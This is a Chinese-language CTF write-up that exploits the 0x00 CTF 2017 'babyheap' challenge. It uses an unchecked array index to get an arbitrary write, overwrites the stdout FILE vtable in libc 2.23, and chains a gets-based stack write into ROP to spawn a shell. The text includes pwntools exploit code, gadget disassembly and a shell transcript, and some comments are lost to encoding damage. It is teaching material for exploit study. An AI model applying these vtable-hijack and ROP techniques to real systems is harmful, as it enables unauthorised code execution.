Pwn with File结构体之利用 vtable 进行 ROP

hackedbylh / 2018-04-30 21:26:54 / 浏览数 2155

前言

本文以 `0x00 CTF 2017` 的 `babyheap` 为例介绍下通过修改 `vtable` 进行 `rop` 的操作 (:-_-

相关文件位于

`https://gitee.com/hac425/blog_data/tree/master/0x00ctf`

漏洞分析

首先查看一下程序开启的安全措施

```
18:07 haclh@ubuntu:0x00ctf $ checksec ./babyheap
[*] '/home/haclh/workplace/0x00ctf/babyheap'
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      No PIE
```

没开 `PIE` 。

接下来看看程序

```
fflush(stdout);
switch ( read_num() )
{
  case 1u:
    add();
    break;
  case 2u:
    edit();
    break;
  case 3u:
    ban();
    break;
  case 4u:
    changename();
    break;
  case 5u:
    puts("your gift:");
    fflush(stdout);
    printf("%lu\n", &read);
    break;
  case 6u:
    exit(0);
    return;
  default:
    puts("invalid option!");
    fflush(stdout);
    break;
}
```

对程序功能做个介绍

- 程序一开始需要用户往 bss 段的 name 缓冲区输入内容
- add 函数: 增加一个 user, 其实就是根据需要的大小使用 malloc 分配内存， 然后读入 username.
- edit 函数: 根据输入的 index ， 取出指针， 往里面写入内容。 **index** 没有校验。
- ban 函数: free 掉一个 user.
- changename 函数: 修改 bss 段的 name
- 输入为 5 时， 会打印 read 函数的地址， 这样就可以拿到 libc 的基地址了。

来看看 edit 函数

```
i
  puts("index: ");
  fflush(stdout);
  obj = users[read_num()];
  if ( obj )
  {
    len = strlen(obj);
    puts("new username: ");
    fflush(stdout);
    read_len = read(0, obj, len);
    if ( malloc_usable_size(obj) != read_len )
      obj[read_len] = 0;
    ++edit2;
    puts("user edited!");
    result = fflush(stdout);
  }
  else
  {
    puts("no such user!");
    result = fflush(stdout);
```

直接使用我们输入的数字作为数组索引，在 users 数组中取到 obj 指针，然后使用 strlen 获取输入的长度，最后调用 read 往 obj 里面写内容。

如果我们输入的数字大于 users 数组的长度就可以读取 users 数组 外面的数据作为 read 读取数据的指针了。

下面来看看 bss 段的布局

```
.bss:0000000000602040                 public users
.bss:0000000000602040 ; char *users[12]
.bss:0000000000602040 users           dq 0Ch dup(?)           ; DATA XREF: add+39↑r
.bss:0000000000602040                                         ; add+F7↑w ...
.bss:00000000006020A0                 public name
.bss:00000000006020A0 ; char name[48]
.bss:00000000006020A0 name            db 30h dup(?)           ; DATA XREF: changename+2C↑o
.bss:00000000006020A0                                         ; main+2E↑o
.bss:00000000006020A0 _bss            ends
.bss:00000000006020A0
```

我们可以看到 users 后面就是 name 缓冲区， name 的内容我们可控， 于是利用 edit 函数里面的 越界读 漏洞，我们就可以伪造 obj 指针， 然后在 通过 read 读取数据时 就可以往 obj 指针处写东西， 任意地址写

漏洞利用

控制rip

整理一下现在拥有的能力。

- 通过 选项5 可以 leak 出 libc 的地址
- 通过 edit 和 changename 可以实现任意地址写

题目给的 libc 是 2.23，没有虚表保护，于是选择改 stdout 的虚表指针，这样我们就可以伪造 stdout 的虚表，然后在调用虚表的时候，就可以控制 rip 了。

我们知道 stdout 是 _IO_FILE_plus 类型，大小为 0xe0 ， 最后 8 个字节是 vtable （即 stdout+0xd8 处）， 类型是struct _IO_jump_t 。

```
pwndbg> p/x sizeof(struct _IO_FILE_plus )
$8 = 0xe0
pwndbg> p ((struct _IO_FILE_plus*)stdout)->vtable
$9 = (const struct _IO_jump_t *) 0x7ffff7dd06e0 <_IO_file_jumps>
pwndbg> p/x sizeof(struct _IO_jump_t )
$10 = 0xa8
pwndbg>
```

我们不能 leak 堆的地址，伪造虚表只能在 name 缓冲区内伪造，name 缓冲区的大小为 0x28，而 虚表（struct _IO_jump_t）的大小 为 0xa8 ，所以是不能伪造整个虚表的， 不过我们只需要把虚表中接下来会被调用的项的指针改了就行了 。有点绕，直接调试看。

首先使用选项5的函数， leak 出 libc 的基地址

```
# ■■■■ gift ■■ libc
choice(5)
p.recvuntil("your gift:\n")
libc.address = int(p.recvline().strip()) - libc.symbols['read']
stdout_vtable_addr = libc.symbols['_IO_2_1_stdout_'] + 0xd8   #  IO_2_1_stdout->vtable ■■■
```

然后我们在 name 缓冲区内布置好内容，让 越界读 使用

```
# ■ name buf ■■■■
choice(4)
payload = ""
payload += p64(stdout_vtable_addr)  # ■■■■■■
payload += cyclic(0x28 - len(payload))
p.sendafter("enter new name:", payload)
```

数据布置好了以后，利用 edit 里面的越界读漏洞，进行任意地址写， 修改 IO_2_1_stdout->vtable 为 name 缓冲区的地址

```
bss_name = 0x6020A0  # bss name ■■■■■■

# ■■ ■■ ■■■■■■■■■■■■■■
choice(2)
p.sendlineafter("2. insecure edit", "2")
sleep(0.1)
p.sendlineafter("index: ", '12')   # index 12 ---> ■■ name ■■■■■■■■8■■■■■■■
sleep(0.1)
payload = p64(bss_name) # ■■ vtable ■■■■ ■ vtable ■■ bss_name
p.sendafter("new username: ", payload[:6])   # ■■■■■■■ ■■■■■■ bss .
```

使用 ida 可以看到 users 数组的起始地址为 0x0602040，name 缓冲区的地址 为 0x006020a0。 所以

```
(0x006020a0-0x00602040)/8 = 12
```

这样一来就会把 name 缓冲区开始 的 8 个字节作为 user 指针对其进行内容修改。而在之前我们已经布局好 name ，使得 name 缓冲区开始 的 8 个字节 为 IO_2_1_stdout->vtable 的地址，这样在后面设置 new username 时 就可以修改 IO_2_1_stdout->vtable 了。

然后输入 new username 为 p64(bss_name) 前 6 字节 ， 就可以修改 IO_2_1_stdout->vtable 为 name 缓冲区的地址。


只发送前 6 个字节的原因是

```
len = strlen(obj);
```


长度是用 strlen 获取的， IO_2_1_stdout->vtable 原来的值是 libc 的地址开始的 6 个字节是非 \x00， 所以 strlen 会返回 6。

接下来使用到 stdout 时，就会用到伪造的 虚表 （ name 缓冲区 ）

调试看看， 会发现 crash 了



这里没有破坏栈的数据，所以栈回溯应该是正确的，所以看看栈回溯



可以看到 `call [$rax + 0x38]` ， 然后 `$rax` 是 `name` 缓冲区的地址

所以现在 $rax 的值我们可控， 只需要使得 rax + 0x38 也可控即可

```
$rax  = bss_name - 0x18
$rax + 0x38 ---> bss_name + 0x20
```

这样一来就可以控制 `rip` 了。

getshell

思路分析

可以控制 `rip` 后， 同时还有 `libc` 的地址 `one_gadget` 可以试一试，不过这东西看运气，在这个题就不能用。这里我们使用 `rop` 来搞。

要进行 `rop` 首先得控制栈的数据，现在 `rax` 是我们可控的，一般的思路就是利用 `xchg rax,rsp` 之类的 `gadget` 来迁移栈到我们可控的地方，这里采取另外一种方式， 利用 **`libc`** 的代码片段 ，直接往栈里面写数据, 布置 rop 链。

首先来分析下要用到的 gadget

位于 authnone_create-0x35 处

```
.text:000000000012B82B                 mov     rdi, rsp        ; gadget start
.text:000000000012B82E                 call    qword ptr [rax+20h]
.text:000000000012B831                 mov     cs:dword_3C8D9C, eax
.text:000000000012B837                 mov     rax, [rsp+38h+var_30]
.text:000000000012B83C                 mov     rax, [rax+38h]
.text:000000000012B840                 test    rax, rax
.text:000000000012B843                 jz      short loc_12B84A
.text:000000000012B845                 mov     rdi, rsp
.text:000000000012B848                 call    rax
.text:000000000012B84A
.text:000000000012B84A loc_12B84A:                             ; CODE XREF: sub_12B7A0+A3↑j
.text:000000000012B84A                 add     rsp, 30h
.text:000000000012B84E                 pop     rbx
.text:000000000012B84F                 retn
```

可以看到 首先

```
rdi = rsp
call    qword ptr [rax+20h]
```

这样只要然后 rax+0x20 为 gets 函数的地址，就可以往 栈里面写数据了。

开始以为 gets 函数会读到 \x00 终止，后来发现不是, 函数定义

gets ■■■■■■■■■■■■■■■■■■■■■■EOF■■■■■■■■NULL■■■■■■■■

EOF 貌似是 -1 ，所以我们可以读入 \x00 ，而且输入数据的长度还是我们可控的（ 通过控制 \n ）

此时已经可以覆盖返回地址了，下面就是让 上面的代码块 执行完 gets 后进入 loc_12B84A ， 分支。

执行完 call qword ptr [rax+20h] 后，会从 esp+8 处取出 8 字节放到 rax ，然后判断 rax+0x38 处存放的值是不是 0 ， 如果为 0, 就可以进入 loc_12B84A 进行 rop 了 .

```
.text:000000000012B831                 mov     cs:dword_3C8D9C, eax
.text:000000000012B837                 mov     rax, [rsp+38h+var_30]
.text:000000000012B83C                 mov     rax, [rax+38h]
.text:000000000012B840                 test    rax, rax
.text:000000000012B843                 jz      short loc_12B84A
```

exp分析

整理一下，分析分析最终的 exp

首先 leak 处 libc 的地址，获取到后面需要的一些 gadget 的地址

然后往 name 缓冲区布置数据

```
# ■ name buf ■■■■
choice(4)
payload = ""
payload += p64(stdout_vtable_addr)  # ■■■■■■■
payload += p64(libc.symbols['gets']) # rip for call    qword ptr [rax+20h]
payload += "b" *  0x10 # padding
payload += p64(gadget)      # mov     rdi, rsp        ; gadget start ■■■
payload += cyclic(0x28 - len(payload))
p.sendafter("enter new name:", payload)
```

然后往触发漏洞，修改 _IO_2_1_stdout_->vtable 为 bss_name - 0x18

```
# ■■ ■■ ■■■■■■■■■■■■■■■
choice(2)
p.sendlineafter("2. insecure edit", "2")
sleep(0.1)
p.sendlineafter("index: ", '12')   # index 12 ---> ■■ name ■■■■■8■■■■■■■
sleep(0.1)
payload = p64(bss_name - 0x18) # padding for let
p.sendafter("new username: ", payload[:6])   # ■■■■■■■ ■■■■■■ bss .
info("_IO_2_1_stdout_->vtable({})---> bss_name".format(hex(stdout_vtable_addr)))
```

```
# gdb.attach(p)
pause()
```

这就使得 接下来 `call [eax + 0x38]` 会变成 `call [name+0x20]` ， 也就是 进入 gadget 。

会调用 `call qword ptr [rax+20h]` ，其实就是 `call [name+0x8]` ， 之前已经设置为 gets 函数的地址，所以会调用 gets

```
pop_rdi_ret = 0x0000000000400f13

# zero addr
zero_addr = 0x6020c8  #  ■■■■■■ p64(0)
info("zero_addr: " + hex(zero_addr))
payload = 'a' * 8
payload += p64(zero_addr - 0x38)
payload += cyclic(40)
payload += p64(pop_rdi_ret)
payload += p64(sh_addr)
payload += p64(libc.symbols['system'])
p.sendline(payload)
```

然后通过 gets 往栈里面布置数据， 把 rsp+8 设置为 zero_addr （该位置的值为 p64(0)），然后 rop 调用 system("sh") 即可

```
22:52 haclh@ubuntu:0x00ctf $ python myexp.py
[*] '/home/haclh/workplace/0x00ctf/babyheap'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE
[*] '/lib/x86_64-linux-gnu/libc-2.23.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './babyheap': Done
[+] libc: 0x7ffff7a0d000
[*] running in new terminal: gdb-multiarch -q  "/home/haclh/workplace/0x00ctf/[+] Starting local process './babyheap': Done
[+] Waiting for debugger: Done
[*] Paused (press any to continue)
[+] Starting local process './babyheap': Done
[+] Waiting for debugger: Done
[+] Starting local process './babyheap': Done
[+] Waiting for debugger: Done

$ id
uid=1000(haclh) gid=1000(haclh) groups=1000(haclh),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```


总结

`authnone_create-0x35` 处的这个 gadget 还是比较有趣的，以后能控制 rax 处的内容 时可以选择用这种方式（比较稳定），比如可以修改 虚表指针时。

参考

https://github.com/SPRITZ-Research-Group/ctf-writeups/tree/master/0x00ctf-2017/pwn/babyheap-200

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板